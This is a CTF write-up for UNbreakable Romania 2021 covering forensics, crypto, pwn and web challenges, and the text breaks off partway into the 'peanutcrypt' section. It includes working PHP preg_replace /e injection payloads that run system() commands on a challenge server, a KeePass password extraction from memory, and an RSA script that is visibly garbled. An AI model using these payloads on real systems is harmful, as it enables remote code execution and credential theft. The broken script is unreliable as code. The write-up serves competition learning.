UNbreakable3

UNbreakable Writeup

UNbreakable Romania

POSTS

# UNbreakable3

By **PS, Hikari**

May 16, 2021

*Huge shoutout to Hikari for helping me with the writeups*

### Warmup UNR 21 Individual(entry level)

```
1.  tehnic
2. WPscan
3. amprenta
4. kernel
5. format string
6. ASLR
7.  race condition
8. PIE
9. steganografie
10. exiftool
11. ipa
12. saurik
13. Cydia
14. grep
15. boolean
16. disk forensics
17. Audacity
18. backdoor
19.  router
20. Playfair
21. Beaufort
22.  HTTP
23.  URL
24. owasp
```

### login-view (hard)

*Hi everyone, we're under attack. Someone put a ransomware on the infrastructure. We need to look at this journal. Can you see what IP the hacker has? Or who was logged on to the station?Format flag: CTF{sha256(IP)}*

Here we have some linux logs, PS is a expert in pwning his BlackArch, he reinstalled the os 4 times because he is a noob , so he knew the perfect tool for the job : ### utmpdump

```
>>> utmpdump dump
Utmp dump of dump
----cut for size----
[1] [00053] [~~  ] [runlevel] [~           ] [5.4.0-70-generic    ] [0.0.0.0        ] [2021-04-06T06:47:53,557664-
[7] [05357] [    ] [darius  ] [:0          ] [:0                  ] [0.0.0.0        ] [2021-04-06T06:47:57,792458-
[1] [00000] [~~  ] [shutdown] [~           ] [5.4.0-70-generic    ] [0.0.0.0        ] [2021-04-06T17:00:20,496576-
[2] [00000] [~~  ] [reboot  ] [~           ] [5.4.0-70-generic    ] [0.0.0.0        ] [2021-04-07T06:50:18,824065-
[1] [00053] [~~  ] [runlevel] [~           ] [5.4.0-70-generic    ] [0.0.0.0        ] [2021-04-07T06:50:28,411534-
[7] [06475] [    ] [darius  ] [:0          ] [:0                  ] [0.0.0.0        ] [2021-04-07T06:50:32,826020-
[8] [06475] [    ] [darius  ] [:0          ] [:0                  ] [197.120.1.223  ] [2021-04-07T15:16:16,232136-
[1] [00000] [~~  ] [shutdown] [~           ] [5.4.0-70-generic    ] [0.0.0.0        ] [2021-04-07T15:16:21,393459-
[2] [00000] [~~  ] [reboot  ] [~           ] [5.4.0-70-generic    ] [0.0.0.0        ] [2021-04-08T06:51:10,250672-
[1] [00053] [~~  ] [runlevel] [~           ] [5.4.0-70-generic    ] [0.0.0.0        ] [2021-04-08T06:51:20,356113-
[7] [06573] [    ] [darius  ] [:0          ] [:0                  ] [0.0.0.0        ] [2021-04-08T06:51:22,373918-
[8] [06573] [    ] [        ] [:0          ] [:0                  ] [0.0.0.0        ] [2021-04-08T16:01:27,994183-
[1] [00000] [~~  ] [shutdown] [~           ] [5.4.0-70-generic    ] [0.0.0.0        ] [2021-04-08T16:01:32,594215-
[2] [00000] [~~  ] [reboot  ] [~           ] [5.4.0-70-generic    ] [0.0.0.0        ] [2021-04-09T06:51:45,251244-
[1] [00053] [~~  ] [runlevel] [~           ] [5.4.0-70-generic    ] [0.0.0.0        ] [2021-04-09T06:51:57,968297-
[1] [00000] [~~  ] [shutdown] [~           ] [5.4.0-70-generic    ] [0.0.0.0        ] [2021-04-01T19:57:08,789107-
[2] [00000] [~~  ] [reboot  ] [~           ] [5.4.0-70-generic    ] [0.0.0.0        ] [2021-04-02T06:45:46,867940-
----cut for size----
```

We see an ip 197.120.1.223 , well that is the flag
Flag proof :

```
ctf{f50839694983b5ad6ea165758ec49e301a0dcc662ff4757dc12259cf1c54c08c}
```

## volatile_secret(medium)

*I heard you can find my secret only from my volatile memory! Let's see if it is true.

Flag format: CTF{sha256}*

**tip : [https://book.hacktricks.xyz/forensics/volatility-examples](https://book.hacktricks.xyz/forensics/volatility-examples)**

So we have a 1.4GB raw dump
We will use volatility

```
>>> vol.py -f image.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_2
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/Users/ps-hacker/Desktop/image.raw)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf80002e4f0a0L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80002e50d00L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2021-05-07 15:11:53 UTC+0000
     Image local date and time : 2021-05-07 18:11:53 +0300
```

```
>>> vol.py -f image.raw --profile=Win7SP1x64 pstree
Volatility Foundation Volatility Framework 2.6.1
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
----------cut for size---------
. 0xfffffa8010faab30:notepad.exe                     2872   1136      1     61 2021-05-07 15:11:18 UTC+0000
. 0xfffffa8012c53360:chrome.exe                      1120   1136      0 ------ 2021-05-07 14:59:40 UTC+0000
 0xfffffa8012e42b30:GoogleCrashHan                   1428   2032      4     74 2021-05-07 14:58:39 UTC+0000
 0xfffffa8012c1c750:GoogleCrashHan                   1532   2032      4     81 2021-05-07 14:58:39 UTC+0000
 0xfffffa8012721060:winlogon.exe                      432    376      5    115 2021-05-07 14:58:33 UTC+0000
 0xfffffa8011ebc620:csrss.exe                         392    376      9    223 2021-05-07 14:58:33 UTC+0000
. 0xfffffa8010c2e060:conhost.exe                     1488    392      2     50 2021-05-07 15:11:51 UTC+0000
```

hmmm

```
>>> vol.py -f image.raw --profile=Win7SP1x64_23418 pslist
Volatility Foundation Volatility Framework 2.6.1
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------
0xfffffa8010a649e0 System                    4      0     83      497 ------      0 2021-05-07 14:58:32 UTC+0000
0xfffffa80119be650 smss.exe                264      4      2       29 ------      0 2021-05-07 14:58:32 UTC+0000
0xfffffa8012038060 csrss.exe               336    328      9      383      0      0 2021-05-07 14:58:32 UTC+0000
0xfffffa8015065060 wininit.exe             384    328      3       74      0      0 2021-05-07 14:58:33 UTC+0000
0xfffffa8011ebc620 csrss.exe               392    376      9      223      1      0 2021-05-07 14:58:33 UTC+0000
------- cut for size --------

0xfffffa80136b9060 SearchFilterHo         2384   1816      5       99      0      0 2021-05-07 15:11:20 UTC+0000
0xfffffa8010eef060 KeePass.exe            2192   1136      8      340      1      0 2021-05-07 15:11:24 UTC+0000
0xfffffa80128a3550 dllhost.exe            2044    596      6       83      1      0 2021-05-07 15:11:51 UTC+0000
0xfffffa8012f29060 dllhost.exe            2548    596      6       80      0      0 2021-05-07 15:11:51 UTC+0000
```

KeePass .... https://blog.bios.in/2020/02/09/Forensics/HackTM-FindMyPass/


```
>>> vol.py -f image.raw --profile=Win7SP1x64 filescan | grep "kdbx"
Volatility Foundation Volatility Framework 2.6.1
0x0000000052b0eaf0     16      0 R--r-- \Device\HarddiskVolume1\Users\Unbreakable\Desktop\Database.kdbx
0x0000000054212dc0      2      0 R--rwd \Device\HarddiskVolume1\Users\Unbreakable\Desktop\Database.kdbx
>>> vol.py -f image.raw --profile=Win7SP1x64 dumpfiles -Q 0x0000000052b0eaf0 -D .
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x52b0eaf0   None   \Device\HarddiskVolume1\Users\Unbreakable\Desktop\Database.kdbx
>>> file file.None.0xfffffa8010c9bcf0.dat
file.None.0xfffffa8010c9bcf0.dat: Keepass password database 2.x KDBX
```

While running filescan you can see the file

Let’s get it !

```
>>>  vol.py -f image.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000005434e550 -D .
>>> cat file.None.0xfffffa8010d88d90.dat
mqDb*N6*(mAk3W)=
>>> mv file.None.0xfffffa8010d88d90.dat tor.kdbx
```

In order to read the .kdbx you need to use a special program , I am using MacPass(since i am using a mac) and as password use `mqDb*N6*(mAk3W)=`




Flag proof :

```
ctf{6034a8f96c257e8cfda0c92447033faeeb28b21bb0510b6fd3a1a31343d0f646}
```

## substitute(medium)

Not Secure | http://35.198.90.23:30447

Welcome guys, we have a problem:
We try to replace Admin, can you help me?
Can you replace Admin??

Source code

```php
<?php
        $input = "Can you replace Admin??";
        if(isset($_GET["vector"]) && isset($_GET["replace"])){
                $pattern = $_GET["vector"];
                $replacement = $_GET["replace"];
                echo preg_replace($pattern,$replacement,$input);
        }else{
                echo $input;
        }
?>
```

Well , we have a php chall , so let's read the code : we see that it requires 2 vars : vector,replace
Let's add them and see what happens

Not Secure | http://35.198.90.23:30447/?vector=heka&replace=tor

Welcome guys, we have a problem:
We try to replace Admin, can you help me?

**Warning**: preg_replace(): Delimiter must not be alphanumeric or backslash in **/var/www/html/index.php** on line **8**

Source code

```
<?php
        $input = "Can you replace Admin??";
        if(isset($_GET["vector"]) && isset($_GET["replace"])){
                $pattern = $_GET["vector"];
                $replacement = $_GET["replace"];
                echo preg_replace($pattern,$replacement,$input);
        }else{
                echo $input;
        }
?>
```

So preg_replace() , hmmm preg_replace() is vuln to RCE https://medium.com/@roshancp/command-execution-preg-replace-php-function-exploit-62d6f746bda4 also https://isharaabeythissa.medium.com/command-injection-preg-replace-php-function-exploit-fdf987f767df

Not Secure | http://35.198.90.23:30447/?replace=system(ls);&vector=/Admin/e

Welcome guys, we have a problem:
We try to replace Admin, can you help me?
here_we_dont_have_flag index.php Can you replace index.php??

Source code

```
<?php
        $input = "Can you replace Admin??";
        if(isset($_GET["vector"]) && isset($_GET["replace"])){
                $pattern = $_GET["vector"];
                $replacement = $_GET["replace"];
                echo preg_replace($pattern,$replacement,$input);
        }else{
                echo $input;
        }
?>
```

full payload ?

```
replace=system(%27cat%20here_we_dont_have_flag/flag.txt%27);&vector=/Admin/e
```

flag proof :

```
CTF{92b435bcd2f70aa18c38cee7749583d0adf178b2507222cf1c49ec95bd39054c}
```

## RSA_QUIZ (medium)

Now to explain this one is gonna take a while so here is my script(PS is lazy) :

```
#Hikari's code
#!/usr/bin/env python3
from pwn import *
from Crypto.Util.number import inverse

n=616571
e=3
plaintext=1337

p = 96376040639814309963582164527 1
q = 65284348967018771297617149358 7

answers = ['shamir', str(eval('19*3739')), str(eval('675663679375703//29523773')), str(eval('pow(plaintext, e, n)

ct = 572595362828191547472857717126029502965119335350497403975777
e = 65537
phi = (p-1)*(q-1)
d = inverse(e, phi)
m = pow(ct, d, p*q)
```

```
i = 0
r = remote("35.198.90.23", 30147)s
r.recvuntil("Let's start with something simple.\n")
r.recv()
r.sendline(answers[i])
i+=1
r.recvline()
r.sendline(answers[i])
i+=1
r.recvline()
r.recv()
r.sendline(answers[i])
i+=1
r.recvline()
r.recvuntil("Gimme the ciphertext: ")
r.sendline(answers[i])
i+=1
r.recvuntil("Gimme the totient of n: ")
r.sendline(answers[i])
i+=1
r.recvuntil("then give me d (same p, q, e): ")
r.sendline(answers[i])
i+=1
r.recvuntil("(input a number):  ")
r.sendline(answers[i])
i+=1
r.recvuntil("(same values for p, q, e):  ")
r.sendline(answers[i])
i+=1
r.recvuntil("Tell me the plaintext (as a number):  ")
r.sendline(answers[i])
i+=1
r.sendline("yes")
r.interactive()
```

flag proof :

```
CTF{45d2f31123799facb31c46b757ed2cbd151ae8dd9798a9468c6f24ac20f91b90}
```

## bork-sauls(easy)

```
You enter the room, and you meet the Dancer of the Boreal Valley. You have 3 options.
Choose:
1.Roll
2.Hit(only 3 times)
3.Throw Estus flask at the boss (wut?)
4.Alt-F4
```

Hmm , and also we have a binary
We fire up ghidra and find the main function :

```
uint local_c;

init(param_1);
local_c = 100000;
local_10 = 0;
puts("You enter the room, and you meet the Dancer of the Boreal Valley. You have 3 options.");
do {
  puts("Choose: \n1.Roll\n2.Hit(only 3 times)\n3.Throw Estus flask at the boss (wut?)\n4.Alt-F4\n"
      );
  __isoc99_scanf(&DAT_001020b5,&local_14);
  if (local_14 == 3) {
    local_c = local_c + 1999999;
  }
  else {
    if (local_14 < 4) {
      if (0 < local_14) {
        if (local_10 < 3) {
          local_c = local_c - 30000;
        }
        local_10 = local_10 + 1;
      }
    }
    else {
      if (local_14 == 4) {
                    /* WARNING: Subroutine does not return */
        exit(0);
      }
    }
  }
  printf("Health: %d\n",(ulong)local_c);
} while (-1 < (int)local_c);
printf("Congratulations. Here\'s your flag: ");
system("cat flag.txt");
return 0;
```

Ok , so it reads input (1,2,3), and if the health reaches a certain value , it print the flag , in simple terms : send 3 until flag :)), so we write a script :

```python
#!/usr/bin/env python3
from pwn import *

def parseHealth(health : bytes) -> int:
    return int(health.strip().split(b" ")[-1])

threshhold = 2147483647

#r = process("./bork_sauls")
r = remote("35.234.117.20", 32019)
r.recvuntil("\n\n")
health = 10000
while health<threshhold:
    try:
        r.sendline("3")
        healthLine = r.recvline()
        if b'ctf'in healthLine:
            print(healthLine)
            break
        health = parseHealth(healthLine)
        r.recvuntil("\n\n")
    except:
        r.interactive()
        break
```

Flag proof :

```
ctf{d8194ce78a6c555adae9c14fe56674e97ba1afd88609c99dcb95fc599dcbc9f5}
```

## the-restaurant(medium)


*Time for you to brush up on your web skills and climb the Michelin star ladder!* Here I will be very very breif :

Flag I :


```
CTF{192145131
```


Flag II :

Edit the element so it will look like this :





```
b9d4a78730396
```

Flag III : Make sure you have clicked once on the first selection , then inspect and :




```
3496e2e6ff438
```

Flag IV :




```
790db98b85df8
```

Flag V : Add *flag* as name , get the order ticket , then copy the ticket , go back and add it as name and that's it !! :D


```
name :  ticket-for:ticket-for
order : ticket-for:ticket-for:flag:sig-4a4bd188f9:sig-eb7e00189c
47c9b0e2ef0a5a07}
```

Flag proof :

```
CTF{192145131b9d4a787303963496e2e6ff438790db98b85df847c9b0e2ef0a5a07}
```

## crazy-number(easy)

*Hi edmund. I have some problem with this strange message (1031241061730710670621440620600660701451440610710610641430651421460701431450640640600710711440610640660640671410650631*
*Can you help me to figure out what it is?* This looks as ASCII so :





(No reverse needed here :D)
Flag proof :

```
CTF{972d2068ed1914c5bf8ce44099d14647a53cf3113f8e0210593fd9d691de6724}
```

## peanutcrypt(medium)

*I was hosting a CTF when someone came and stole all my flags?

Can you help me get them back?* SO ,we have a pcapng, and an enc flag...




File>Export Objects > Http

